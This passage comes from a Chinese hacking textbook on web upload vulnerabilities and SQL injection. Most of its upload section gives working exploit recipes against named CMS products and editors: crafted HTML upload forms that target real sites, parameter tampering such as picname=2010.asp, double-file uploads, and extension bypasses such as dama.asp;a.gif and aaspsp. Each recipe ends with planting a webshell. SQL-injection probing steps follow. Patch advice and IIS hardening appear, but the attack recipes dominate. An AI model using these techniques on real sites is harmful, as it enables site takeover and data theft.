configuration/system/Upload_ user.aspx?Type=Upload&Path=muma.asp&
FileType=&ParentPath=";
                document.f_Upload.submit();
            }
        }
        function killErrors()
        {
            return true;
        }
        window.onerror = killErrors;
    </script>
    </html>
```

将此源代码保存为.html文件，如upload.html。细心的读者应该注意到了，修改的源代码中有个Path=muma.asp，这就是木马藏身的文件夹。

在浏览器中打开upload.html文件，再选择好图片ASP木马将其上传到Web服务器上。注意此木马大小不应该超过100KB。之后在服务器的上传文件夹下，出现了以muma.asp结尾的文件夹，访问该文件夹内的木马文件shell.jpg，即可控制整个网站。

本实例就是利用Upload&Path过滤不严格，然后自定义Upload&Path=muma.asp，导致了这个上传漏洞的出现。

防御此漏洞的方法为：修改程序才能修补该漏洞，防止自定义上传路径。没编程基础的读者可下载和使用补丁来进行修补。本例最新补丁和版本网址是：http://www.foosun.net/html/mfxz/。

15.2.2 上传文件类型变量过滤不严造成的漏洞

上传文件必须指定文件的后缀，如果上传类型过滤不严，漏洞就产生了。黑客一般上传其他后缀的脚本文件。

下面通过实例来了解这个漏洞。以著名的Phpcms为例，Phpcms存在漏洞的文件是ads/upload.php、uppic.php。漏洞文件中出现问题的代码如下：

```
    require PHPCMS_ROOT."/class/upload.php";
    if(!$_userid) message("请您先登录或注册！" , PHPCMS_PATH."member/
login.php");
    if($extid==1) {
      $upfile_type=   "jpg|png|gif";
    } elseif ($extid==2) {
      $upfile_type=   "swf";
    }
    if($action=='upload')
    {
      $fileArr = array(
             'file'=>$uploadfile,
             'name'=>$uploadfile_name,
             'size'=>$uploadfile_size,
             'type'=>$uploadfile_type
             );
      $showname= $fileArr['name'];
      $tmpext=strtolower(fileext($showname));
      $tmpfilesize=$fileArr['size'];
      $savepath = 'ads/'.$upfile_dir.'/'.date('Ym');
      $f->create(PHPCMS_ROOT."/".$savepath);
      $up=new upload($fileArr,'',$savepath,$upfile_type,1,$upfile_size);
      ...
```

从上述代码中可以看出，由于upfile_type变量过滤不够严格，可以自定义上传类型。经实践发现，可以上传除*.php和*.php3之外的其他任意后缀的文件，因为PHPCMS_ROOT." /class/upload.php" 这个文件经过Zend加密，所以无法直接分析。$_userid是靠session获取的，所以注册一个用户，登录后便可开始利用漏洞。

uppic.php文件也存在同样的漏洞，漏洞代码如下：

```
    include PHPCMS_ROOT."/class/upload.php";
    $fileArr=array('file'=>$uploadfile,'name'=>$uploadfile_name,'size'
=>$uploadfile_size, 'type'=>$uploadfile_type);
    $uploadfiletype=$uploadfiletype ? $uploadfiletype : $_PHPCMS
['uploadfiletype'];
    $savepath=$uploaddir ? $channeldir."/".$uploaddir."/".
date("Ym")."/" : $_PHPCMS['uploaddir']."/"
```

该漏洞的利用方法：首先也是登录网站，注册用户获得上传权限，并保持在线状态。然后将下面的代码保存为upload.html文件。

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=gb2312">
<title>上传</title>
<meta name="keywords" content="">
<meta name="description" content="">
<meta name="generator" content="Phpcms ">
<link href="/templates/default/skins/default/style.css"
rel="stylesheet" type="text/css">
</head>
<body>
<script language="javascript" type="text/javascript">
<!--
function checkform()
{
  if(document.getElementById("uploadfile").value=="") { alert("
请选择要上传的文件！"); return false;
}
//-->
</script>
<table cellpadding="0" cellspacing="0" border="0" width="100%"
height="5">
<tr>
  <td ></td>
</tr>
</table>
<form name="upload" method="post"
action="http://www.phpcms.cn/ads/upload.php?action=upload&url
=&upfile_type=asp" enctype= "multipart/form-data" onSubmit="return
checkform();">
<table cellpadding="2" cellspacing="1" class="tableborder">
<tr>
<th>文件上传</th>
</tr>
<tr>
<td class="tablerow" height="30">
选择：<input name="uploadfile" type="file" id="uploadfile"
size="20" />
<input type="hidden" name="MAX_FILE_SIZE" value="" />
<input type="hidden" name="channelid" value="0" />
<input type="submit" name="submit" value=" 上传 ">
</td>
```

```
</tr>
</table>
</form>
</body>
</html>
```

打开upload.html上传脚本木马文件，上传后，通过查看upload.php文件的源代码，可以查看脚本木马地址。访问脚本木马，即可成功控制目标网站。

要防御此漏洞，应严格过滤上传文件类型变量，采用白名单定义上传类型，如只能上传.jpg、.gif、.bmp等图片格式文件。对没有编程基础的读者来说，最简单的方法是去官方网站下载最新补丁。本例更新补丁和版本网址是：http://www.phpcms.cn。

15.2.3 文件名过滤不严造成的漏洞

通常在网站使用上传功能上传一个头像后，除了要知道文件路径，还要知道文件名才能在前台显示并调用。上传页面一般使用FileName作为上传文件名变量，如果该变量过滤不严也会造成漏洞。上传文件名过滤不严的形式是多种多样的，所以漏洞也是丰富多彩的。

一般存在漏洞的页面uploadPic.inc.asp中的关键代码如下：

```
if file.FileSize>0 then          '如果 FileSize>0，说明有文件数据
  '生成图片名称
  if actionType= "mod" then
        remFileName=Right(picName,len(picName)-InstrRev
(picName,"/"))
  elseif editRemNum<>"" then
        remNum = editRemNum
  else
        Randomize
        remNum=Int((999-1+1)* Rnd+1)&day(date)&month(date)&
year(date)&hour (time)&minute(time)&second(time)
  end if
        remFileName=remNum&"_"&(editImageNum+1)&".gif"
  end if
        file.SaveAs Server.mappath(formPath&remFileName)'保存文件
```

从上面的代码可以看出，当actionType= "mod"时，就直接从右边截取了picname保存，而picname是直接获取的。获取方法是picName = trim(Request.QueryString("picName"))，所以picname是可以由上传者自行定义的。黑客可以直接在浏览器的地址栏中输入以下代码：

```
http://www.fakesite.cn/admin/uploadPic.asp?actiontype=mod&
picname=2010.asp
```

然后将.asp后缀的webshell改名为muma.gif并通过页面上传到Web服务器上。成功上传后，将在uppic文件夹产生2010.asp这个webshell，访问http://www.faksite.com/uppic/2010.asp即可得到该网站的webshell。

15.2.4 逻辑错误产生的漏洞

以学校网站管理系统中的漏洞为例，摘录UploadFaceOK.asp的部分代码如下：

```
const upload_type=0                              '上传方法：0=无组件上传类
Const UpFileType="png|gif|jpg|bmp"               '允许的上传文件类型
Const MaxFileSize=200                            '上传文件大小限制
dim upload,file,formName,SavePath,filename,fileExt
dim upNum
dim EnableUpload
dim Forumupload
dim ranNum
dim uploadfiletype
dim msg,founderr
msg=""
founderr=false
EnableUpload=false
…
sub upload_0()                                   '使用无组件上传类
set upload=new upload_file                       '建立上传对象
for each formName in upload.file                 '列出所有上传了的文件
set file=upload.file(formName)                   '生成一个文件对象
if file.filesize<100 then
  msg="请先选择你要上传的文件！"
  founderr=true
end if
if file.filesize>(MaxFileSize*1024) then
  msg="文件大小超过了限制，最大只能上传"& CStr(MaxFileSize)&"K的文件！"
  founderr=true
end if
fileExt=lcase(file.FileExt)
Forumupload=split(UpFileType,"|")
for i=0 to ubound(Forumupload)
  if fileEXT=trim(Forumupload(i)) then
        EnableUpload=true
exit for
end if
next
if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" or fileEXT=
"cer" or fileEXT="cdx" then
  EnableUpload=false
end if
```

```
    if EnableUpload=false then
      msg="这种文件类型不允许上传! \n\n只允许上传这几种文件类型: "& UpFileType
      founderr=true
    end if
    if founderr<>true then
      randomize
      ranNum=int(900*rnd)+100
      filename=SavePath&year(now)&month(now)&day(now)&hour(now)&
minute(now)&second(now) &ranNum&"."&fileExt
      file.SaveToFile Server.mappath(FileName)          '保存文件
      filename1=year(now)&month(now)&day(now)&hour(now)&minute(now)
&second(now)&ranNum&". "&fileExt
      set rs=server.createobject("adodb.recordset")
      sql="select * from "& db_UploadPic_Table
      rs.open sql,conn,1,3
      rs.addnew
      rs("picname")=filename1
      username=request.cookies(eChsys)("username")
      rs("username")=username
      rs.update
      rs.close
      set rs=nothing
      msg="上传文件成功! "
    end if
```


从上面的代码可以看出，要正常上传必须控制好两个变量founderr和EnableUpload。founderr是发现错误的变量，EnableUpload是允许上传的变量。如果上传的文件类型是.png、.gif、.jpg、.bmp中的任何类型，则founderr=false；如果上传的文件后缀不在.asp、.asa、.aspx、.cer、.cdx等之列，则EnableUpload=ture。

黑客通过使用双文件上传方式，满足上述两个条件，从而成功上传.php后缀的脚本木马。构造双文件上传的代码如下所示，将其保存为一个.html文件。

```
    <html>
    <head>
    <meta http-equiv="Content-Type" content="text/html;
charset=gb2312">
    <title>图片上传</title>
    <LINK href=site.css rel=stylesheet>
    </head>
    <body leftmargin="0" topmargin="0">
    <form name="form" method="post" action="http://www.chen13.cn/
UploadFaceOK.asp" enctype="multipart/form-data" >
    <input type="hidden" name="act" value="upload">
    <input type="file" name="file1" size=20 title="类型:
jpg,gif,png,bmp, 限制: 200K">
```

```
    <input type="file" name="file2" size=20 title="类型:
jpg,gif,png,bmp, 限制: 200K">
    <input type="submit" name="Submit" value="上传" >
    限制:200K
    </form>
    </body>
    </html>
```

在账号在线的情况下打开该页面，出现如下图所示的界面。



单击第一个“浏览”按钮，选择一个普通的头像文件，再单击第二个“浏览”按钮，选择木马脚本文件，然后单击“上传”按钮，将其上传到Web服务器上。

上传后页面会报错，但不要紧，实际上已经上传成功。此时查看UploadFaceOK.asp页面的源代码，会看到如下内容：

```
    <html>
    <head>
    <meta http-equiv="Content-Type" content="text/html;
charset=gb2312">
    </head>
    <body>
    <script>parent.document.FrmAddLink.photo.value='uploadfile/
face/201055212154631.gif';window.location = 'UploadFace.asp';
    alert('上传文件成功! ');</script>
    <script>parent.document.FrmAddLink.photo.value='uploadfile/
face/201055212154978.php';window.location = 'UploadFace.asp';
    alert('上传文件成功! ');</script>
    </body>
    </html>
```

分析上述内容，得到上传后的webshell地址为uploadfile/face/201055212154978.php。至此，成功取得该网站的webshell。

15.3 各种在线编辑器漏洞

在网站页面日趋复杂的今天，要全靠手工维护几乎成了不可能完成的任务。因此很多人选择使用在线网页编辑器来实现网站的建设和维护。实际上，这些在线网页编辑器也因为编程上的疏忽，而存在一些漏洞。

15.3.1 突破图片预览的限制

很多上传程序以为使用预览功能对上传的图片进行预览，就可以判断是真图片还是假图片，如果是真图片，就允许上传。貌似这些没有问题，但是事实上这种防御方法，一样可以被突破。著名的Ckfinder编辑器就存在预览图片漏洞。

黑客往往利用高级图片捆绑工具edjpgcom将图片与木马捆绑在一起，成功上传并进行预览后，使用鼠标右键单击图片，在弹出的快捷菜单中选择“查看”命令，即可看到刚才上传的文件地址，用浏览器直接访问该地址，即可连接上木马。

图片木马捆绑器

知识加油站


高级图片捆绑工具edjpgcom，它可以将图片和一句话或者小型木马捆绑一起，并且图片可以正常打开，对突破基于动易论坛源程序的网站图片上传检查，以及一流信息拦截很有效。

15.3.2 突破禁止创建.asp文件夹的限制

FCKeditor是一款著名的编辑器，在各种动态网站上使用最为广泛。FCKeditor中常见上传地址如下：

- FCKeditor/editor/filemanager/browser/default/connectors/test.html
- FCKeditor/editor/filemanager/upload/test.html
- FCKeditor/editor/filemanager/connectors/test.html
- FCKeditor/editor/filemanager/connectors/ uploadtest.html

很多管理员禁止FCKeditor创建文件夹的权限，但是这一办法就真的能防御黑客入侵吗？以FCKeditor 2.3为例，黑客可以直接访问http://www.fakesite.com/FCKeditor/editor/filemanager/browser/default/connectors/test.html页面，上传类似dama.asp;a.gif名称的脚本木马，然后单击上传页面中的Get Folders and Files超级链接，即可从CurrentFolder path一行及File name一行中看到木马脚本的具体路径和文件名，如下图所示。



至此，成功得到webshell。访问http://www.fakesite.com/userfiles/file/dama.asp;a.gif，即可看到webshell。


15.3.3 增加上传图片类型

在某些编辑器中，可以增加上传图片的类型，然后利用预览功能上传木马。Ewebeditor编辑器就有这样的漏洞。

登入Ewebeditor的管理后台，在“设置样式”页面中新建一个样式（可复制现有的样式为新样式），然后在其中的“图片类型”中添加asa|cer，使得图片类型支持的类型为gif|jpg|jpeg|asa|cer，如下图所示。

返回“样式管理”页面，单击刚才修改过的样式名后的“预览”超链接进入预览页面，然后将一个名为webshell.asa的木马脚本上传上去。

上传成功后，单击“代码”按钮，可以查看到文件的具体位置，如下图所示。



在浏览器中按照这个位置访问木马脚本，即可拿到webshell。

15.3.4 反过滤上传

在Ewebeditor编辑的图片类型里，本来禁止上传.asp后缀的文件，但如果在图片类型里增加aaspsp，例如黑客上传muma.aaspsp文件后，由于过滤了中间的asp，文件后缀又变为了.asp。如此一来，成功地欺骗了上传过滤功能。这些是由于过滤不严造成的后缀绕过上传漏洞，如下图所示。

被入侵的网站

知识加油站

这种过滤不严格的漏洞，实际上也是由于编程经验不足造成的，编写者只是简单地想到了过滤这3个字符，而没有把思路扩展开来。

15.4 上传漏洞的防御

通过对前面内容的学习，可以看到要彻底修改各种各样的上传漏洞，需要深厚的编程基础。但实际上很多读者都并非程序员出身，可能不具备专业的编程技能。实际上，作为一个普通读者，完全可以充分利用各种补丁来堵住漏洞。

15.4.1 下载官方补丁

不要以为只有微软公司才会发布漏洞补丁，其实很多大的程序商也会发布漏洞补丁，例如Discuz、PHPWind、PHPCMS、DVBBS等。这种公开下载、免费使用的程序称为“公版程序”。

上传漏洞最好、最简单、最容易的方法一般建议去官方网站下载最新补丁。常用的公版程序网站如下。

1 ASP类的公版程序

- 动易CMS：http://www.powereasy.net/
- 风讯CMS：http://www.foosun.net/
- 新云CMS：http://www.newasp.cn/
- 乔客CMS：http://www.joekoe.com/

- KINGCMS： http://www.kingcms.com/
- 创力内容管理系统（CMS）：http://www.aspoo.com/
- JTBC_CMS：http://www.jetiben.com/
- 淘特新闻管理系统（CMS）：http://www.totcms.com/
- NB文章系统：http://www.nbarticle.com/
- 论坛系统DVBBS：http://www.dvbbs.net/
- 博客程序Z-BLOG：http://blog.rainbowsoft.org/
- 博客程序PJBlog：http://www.pjhome.net/
- 博客程序Oblog：http://www.oblog.cn/

2 ASP.NET类公版程序

- 动易 SiteFactory：http://www.powereasy.net
- 浙飞CMS：http://www.jfcms.net/
- 科讯CMS：http://www.kesion.com/
- SiteServer CMS：http://www.siteserver.cn
- ASP.NET论坛DVBBS：http://n.dvbbs.net/
- ASP.NET论坛DotBBS：http://www.dotbbs.net/
- ASP.NET论坛BBSMAX：http://www.bbsmax.com
- 风讯dotNETCMS：http://www.foosun.net
- ROYCMS：http://www.roycms.cn
- 将博CMS JUMBOTCMS：http://jumbotcms.net
- DotNetNuke：http://www.dotnetnuke.com
- 逐浪CMS：http://www.zoomla.cn/
- 网奇-lwms系统：http://iwms.wangqi.com
- Community Server：http:// www.communityserver.org
- NetCMS：http://www.aspxcms.com/
- SXCMS（思想内容管理系统）：http://www.sxcms.com
- 飞腾CMS：http://www.feitec.com/
- Portal/CMS系统Ludico：http://sourceforge.net/projects/ludico

3 PHP类公版程序

- DISCUZ论坛程序：http://www.discuz.net/
- PHPWIND论坛程序：http://www.phpwind.net/
- DEDECMS（织梦内容管理系统）：http://www.dedecms.com
- ECMS（帝国内容管理系统）：http://www.phome.net/
- PHPCMS：http://www.phpcms.cn
- 博客程序WordPress：http://wordpress.org/

- PHP168内容管理系统：http://www.php168.com
- ECSHOP开源网店系统：http://www.ecshop.com
- SHOPEX开源网店系统：http://www.shopex.cn/
- SNS系统Ucenter Home：http://u.discuz.net/
- PHP点评系统Modoer：http://www.modoer.com/
- HDWiki系统PBDigg：http://kaiyuan.hudong.com/
- Digg系统PBDigg：http://www.pbdigg.com/
- RSS系统IXNA：http://www.ixna.net/
- 思维内容管理系统（CMSware）：http://www.lonmo.com/
- 宏博内容管理系统：http://www.hbcms.com
- 论坛程序phpBB：http://www.phpbb.com/
- Drupal：http://drupal.org/
- JTBC内容管理系统：http://www.jetiben.com/

15.4.2 找网站开发商修改程序来防御上传漏洞

俗话说：“解铃还需系铃人”。如果网站是由网站开发商制作的，用户可以去找网站开发商解决。知名的网站程序开发商有：

- TRS：http://www.trs.com.cn/
- TurboCMS：http://www.turbocms.com/

15.4.3 换用其他编辑器的方法来防御上传漏洞

值得注意的是，提供上传功能的程序、编辑器很多，换用其他上传组件、编辑器也是一个防御上传漏洞的好方法。尽量采用最新版编辑器的前提是，读者要了解有哪些好的编辑器可以供使用。

- eWebEditor：http:// www.ewebeditor.net
- FckEditor：http:// ckeditor.com
- FreeTextBox：http:// www.freetextbox.com

15.4.4 用手动法来防御上传漏洞

抛开修改程序来防御上传漏洞这一条解决之道，有没有更适合广大读者的防御之道呢？实际上，可以通过手动修改一些设置来达到目的。

为了防范此类漏洞，建议网站管理员采纳以下建议。

- 关注网站后台管理功能，删除网站后台中的“设置上传类型”功能。
- 关注网站后台管理功能，删除网站后台中的“恢复/备份数据库”功能。
- 使用加固服务器或网页防篡改系统等方式来限制上传文件夹的权限。

这里以IIS为例，讲解加固服务器防止上传漏洞的方法。IIS默认设置里，目录的执行权限为“默认为纯脚本”，若被上传了ASP木马就被入侵者获得webshell权限，应针对所有上传目录设置权限，不允许执行脚本。修改后的执行权限为“无”，如下图所示。这样即使网站被上传了脚本文件，也不能执行。

不仅要设置UpLoadFiles这样的图片文件夹，还应该包括所有上传与图片文件夹（以下仅仅是范例，请根据网站目录特点，自行检查，避免漏掉）。

- D:\webroot\admanage\upimg
- D:\webroot\admanage\xppic
- D:\webroot\admanage
- D:\webroot\customer\baohao\uploadfile
- D:\webroot\xxx_ins\uploadpic
- D:\webroot\ewebeditor\uploadfile
- D:\webroot\e_magazine\uploadfile
- D:\webroot\finance_ins\uploadfile
- D:\webroot\health_ins\uploadfile
- D:\webroot\instechcorp\uploadfile
- D:\webroot\ins_knowledge\uploadpic
- D:\webroot\local_channel\insnews_upload
- D:\webroot\local_channel\news_upload
- D:\webroot\local_channel\uploadpic
- D:\webroot\material\uploadfile
- D:\webroot\material\uploadpic

Chapter 16

网站脚本注入的攻击与防御

本章导读

脚本注入是攻击网站的一种方法，主要利用网页代码编写中的疏漏进行探测与攻击，并最终取得webshell（后门工具）。本章将详细分析在各种语言环境下进行注入攻击的原理，并在最后给出防御注入攻击的方法。

知识技能要求

通过对本章内容的学习，读者主要理解各种典型注入攻击的原理，并掌握防御注入攻击的方法。学完后可掌握的相关技能知识如下：

- 理解注入攻击的核心原理
- 理解注入攻击的流程
- 掌握注入攻击的基础
- 从注入攻击案例中理解各种漏洞的成因
- 掌握防御注入攻击的方法

16.1 深入剖析脚本注入攻击

SQL注入攻击是一种针对动态网站的攻击手段。准确地说，它是以执行SQL语句来获取数据库敏感信息的攻击手段。如果网站不是动态网站，则无法对其实施SQL注入攻击。

并不是每个动态网站都可以被黑客成功实施SQL注入攻击。只有存在SQL注入点的Web应用程序，才能被SQL注入攻击。那么什么是SQL注入点呢？SQL注入点就是网站的一个动态链接，通过它可以执行SQL语句实现攻击数据库的目的。它的实际意义就是利用某些数据库的外部接口把用户数据插入到实际的数据库操作语言当中，从而达到入侵数据库乃至操作系统的目的。

16.1.1 注入攻击核心原理

由于Web程序员在编写Web程序时，对Web程序的安全性考虑不够，对动态链接的参数（变量）没有进行充分的判断和过滤，从而导致形成SQL注入漏洞。

黑客可以在动态链接后提交一段SQL语句，利用这些特殊构造的SQL语句，可以查询并获得数据库中本不为用户所知的数据。

16.1.2 形式各异的注入攻击分类

SQL注入攻击种类繁多，攻击涉及的技术也非常复杂，其分类如下。

- 按Web数据库分为Access、MsSQL、Oracle、Informix、DB2、Sybase等数据库类型，所有的主流数据库可以通过各种Web程序被注入。
- 按Web程序语言分为ASP、ASPX、JSP、PHP等，几乎所有Web编程语言都可能存在SQL注入漏洞。
- 按Web程序提交数据的方式分为GET注入、POST、Cookies注入等，这导致传统的特征匹配检测方法仅能识别相当少的攻击，难以防范。

16.1.3 SQL注入攻击特点

SQL注入攻击具有以下特点。

- SQL注入攻击过程根据Web程序的具体特点，有时很复杂，有时很简单。目前，互联网上流行众多SQL注入攻击工具，攻击者借助这些工具可以实现对目标Web程序简单的注入攻击和破坏。
- 部分Web程序有部分过滤功能，所以在进行SQL注入攻击时，要求攻击使用的SQL语句必须多样。例如，部分SQL攻击语句大小写混淆、部分攻击语句包含十六进制编码并用“+”、“/**/”、“%09”、“[TAB]空格”字符来代替空格。

- SQL注入攻击危害大，由于Web程序员的水平及经验参差不齐，大多数Web程序均具有被SQL注入攻击的可能。而黑客一旦成功实施SQL注入攻击，可以控制整个Web系统，可以对数据库里的数据进行任意的查阅、修改和删除，给Web系统带来毁灭性的灾难。

16.1.4 注入攻击流程详解

对于SQL注入攻击来说，寻找Web程序的弱点（即SQL注入点）非常重要。一般来说，SQL注入点存在于形如“HTTP://xxx.xxx.xxx/abc.asp?id=XX”等带有参数的动态网页链接中，其中id就是这个动态链接的参数。

有时一个动态网页链接中可能只有一个参数，有时可能有N个参数，有时是整型参数，有时是字符串型参数，不能一概而论。总之，只要是带有参数的动态网页链接就有可能存在SQL注入漏洞，就可能是SQL注入点。如何判断这样的动态网页链接是不是SQL注入点呢？作为安全测试人员如何对自己的Web服务器进行SQL注入攻防测试呢？这就需要了解SQL注入攻击的典型流程。

1 设置IE浏览器以显示具体的错误信息


判断动态网页链接是否是SQL注入点，需要提交一定的SQL语句并判断动态网页返回的信息。这就要借助IE浏览器的详细提示来查看网页返回的信息。但IE浏览器默认状态下并不显示详细的信息，要按照以下步骤设置这个功能。

1 打开“Internet选项”对话框

在IE浏览器中，❶单击“工具”菜单；❷单击“Internet选项”命令，如下图所示。

2 取消选择

❶单击切换到“高级”选项卡；❷取消对“显示友好HTTP错误信息”复选框的选择；❸单击“确定”按钮，如下图所示。



2 寻找动态链接

进入动态网站，如果发现某个链接是带有“?”的，则表示有可能存在注入点，

可以使用以下两种方法进行测试。

（1）方法一：and判断法

在动态链接后加and 1=1和and 1=2，如果添加and 1=1，正常显示；添加and 1=2，不能正常显示，说明通过动态链接成功提交了SQL语句并得到了数据库的反馈。例如，在下面的链接添加and 1=1后发现正常显示；在链接添加and 1=2后发现出错，如下图所示，这就判断可能存在SQL注入点，因为表达式“1=2”的结果为false，与前面的数值进行and运算以后会得出错误的结果，说明这个链接得到了数据库的计算。

图中的动态链接地址为：

http://www.fakesite.com/bookshop/bookinfo.asp?booktype=main&bookcode=TP89660

在后面加上“and 1=2”，注意and前后各有个空格，链接变为：

http://www.fakesite.com/bookshop/bookinfo.asp?booktype=main&bookcode=TP89660 and 1=2

浏览器返回出错信息时，会将空格转码为“%20”，这就是第14章曾经提到过的Base64加密，链接变为：

http://www.fakesite.com/bookshop/bookinfo.asp?booktype=main&bookcode=TP89660%20and%201=2

实际上转码是浏览器自动完成的，无须用户干预，而且对结果也没有任何影响。这里只是提醒一下读者不要以为是自己输入出错了。

（2）方法二：单引号判断法

在上述链接后加上英文状态下的单引号，得到错误信息，如下图所示。

从这个错误提示能看出：网站使用的是SQL Server数据库，通过ODBC引擎连接数据库；程序没有判断客户端提交的数据是否符合程序要求。从上面的例子可知，SQL注入攻击的原理，就是用户在动态链接后提交特殊的SQL语句，通过Web收集程序及服务器的信息，从而获取想得到的资料。

3 后续操作

确定网站存在SQL注入漏洞后，可进行以下操作。

（1）判断注入点类型。判断注入点是整型注入点、数字型注入点，还是搜索型注入点。

（2）判断后台数据库类型。动态网站背后都有数据库支持，SQL注入语句就是操作这些不同数据库的。根据数据库不同，SQL注入语句也略有不同。

（3）确定进一步注入实施的前提情况。如果是SQL Server数据库，确定XP_CMDSHELL等扩展是否可以执行；如果是MySQL数据库，确定其版本。

根据上述三点的不同情况，实施注入攻击。由于Web程序的特点及Web服务器的安全设置等因素的不同，SQL注入还包括Cookies注入、盲注等技术。

16.2 注入攻击的基础

要成功实施SQL注入攻击，必须掌握一定的基础。这里的基础不是指会使用SQL注入攻击工具，而是更广泛的基础。

16.2.1 数据库知识


虽然SQL语言是一门独立的语言，但是在各个数据库中的应用有所不同。例如，Access数据库中SQL语句不支持多句查询，MsSQL数据库中SQL语句支持多句查询。

1 SQL注入的实质就是操作数据库

数据库用于存放网站的一切内容，网站数据库就是动态网站存放网站数据的空间，也称数据库空间。对于一个动态网站来说，数据库就是它的核心，如果网站后台的账号、密码被黑客知道了，黑客可以轻而易举地进入网站后台进行破坏，甚至进而控制网站和网站所在的服务器。

现在多数网站都是用ASP、ASPX、PHP、JSP等语言开发的动态网站，当然也有其他语言编写的网站。无论网站是用什么程序语言开发的，网站的数据都由一个专门的数据库来存放。网站管理员输入管理员账户和密码，可以访问网站后台。通过网站后台将新数据直接发布到网站数据库。例如，管理员新加的一条数据在网站数据库里编号是181的新闻，用户可以通过news.asp?id=181这样的动态链接把这条数据调用并

在浏览器里显示出来。在前台访问news.asp?id=181与在SQL数据库查询分析器里执行select * from news where id=181的效果是一样的。SQL查询分析器界面如下图所示。



2 SQL注入攻击中常碰到的几种数据库

网站数据库应根据网站程序的特点、网站的大小、网站数据库的大小，决定是选用SQL Server数据库还是Access数据库，或其他数据库。

不同的数据库系统各有特色，用户可以根据实际需求来选择网站要使用的数据库系统。虽然它们都使用SQL语句，但是了解各数据库系统的特点，对更好地进行漏洞攻击和安全维护还是有很大的帮助。

SQL Server是专为ASP、ASPX等语言编写的网站而设计的中型数据库，可以满足较大网站的需求。与Access相比，SQL Server在处理数据的效率、可扩展性等方面强大很多。SQL Server目前在国内应用广泛，但只能在Windows操作系统上运行。

Access是一种桌面数据库，外形上它只是一个.mdb文件，使用它不需要安装任何数据库软件。虽然使用起来非常方便，但是Access数据库大小达到几十兆字节甚至上百兆字节以后很容易造成网站访问故障，因为它不具备这么大的数据处理能力。Access适合一般的企业网站，因为这类网站开发技术简单，数据量很小。使用Access数据库不用专门去分离出数据库空间，因为它可以和网站众多程序文件放在一起，从而节约了成本。

一般的大型政府、门户网站，由于数据量比较大，所以选用SQL数据库或其他数据库，可以提高数据处理的速度。

总体上来说，DB2、Oracle、Informix、Sybase系统具有强大的数据、管理处理能力，适合于数据量大、处理速度要求高的Web应用系统。与上述大型数据库相比，MySQL有许多不足之处，但是这丝毫不影响它受欢迎的程度。对于一般的网站来说，MySQL提供的功能已经绰绰有余，而且由于MySQL是免费开源软件，可以大大降低使用成本。

免费的建站套装

目前互联网上流行的网站构架方式中有一种是LAMP。LAMP是指Linux+Apache+ MySQL+PHP的搭配，也就是使用Linux作为操作系统，Apache作为Web服务器软件，MySQL作为数据库，PHP作为服务器端脚本解释器。由于这4个软件都是开源软件，因此使用LAMP构架方式不用花一分钱就架构起一个免费、稳定的网站服务器。

3 常用的数据库和语言网站架构方式

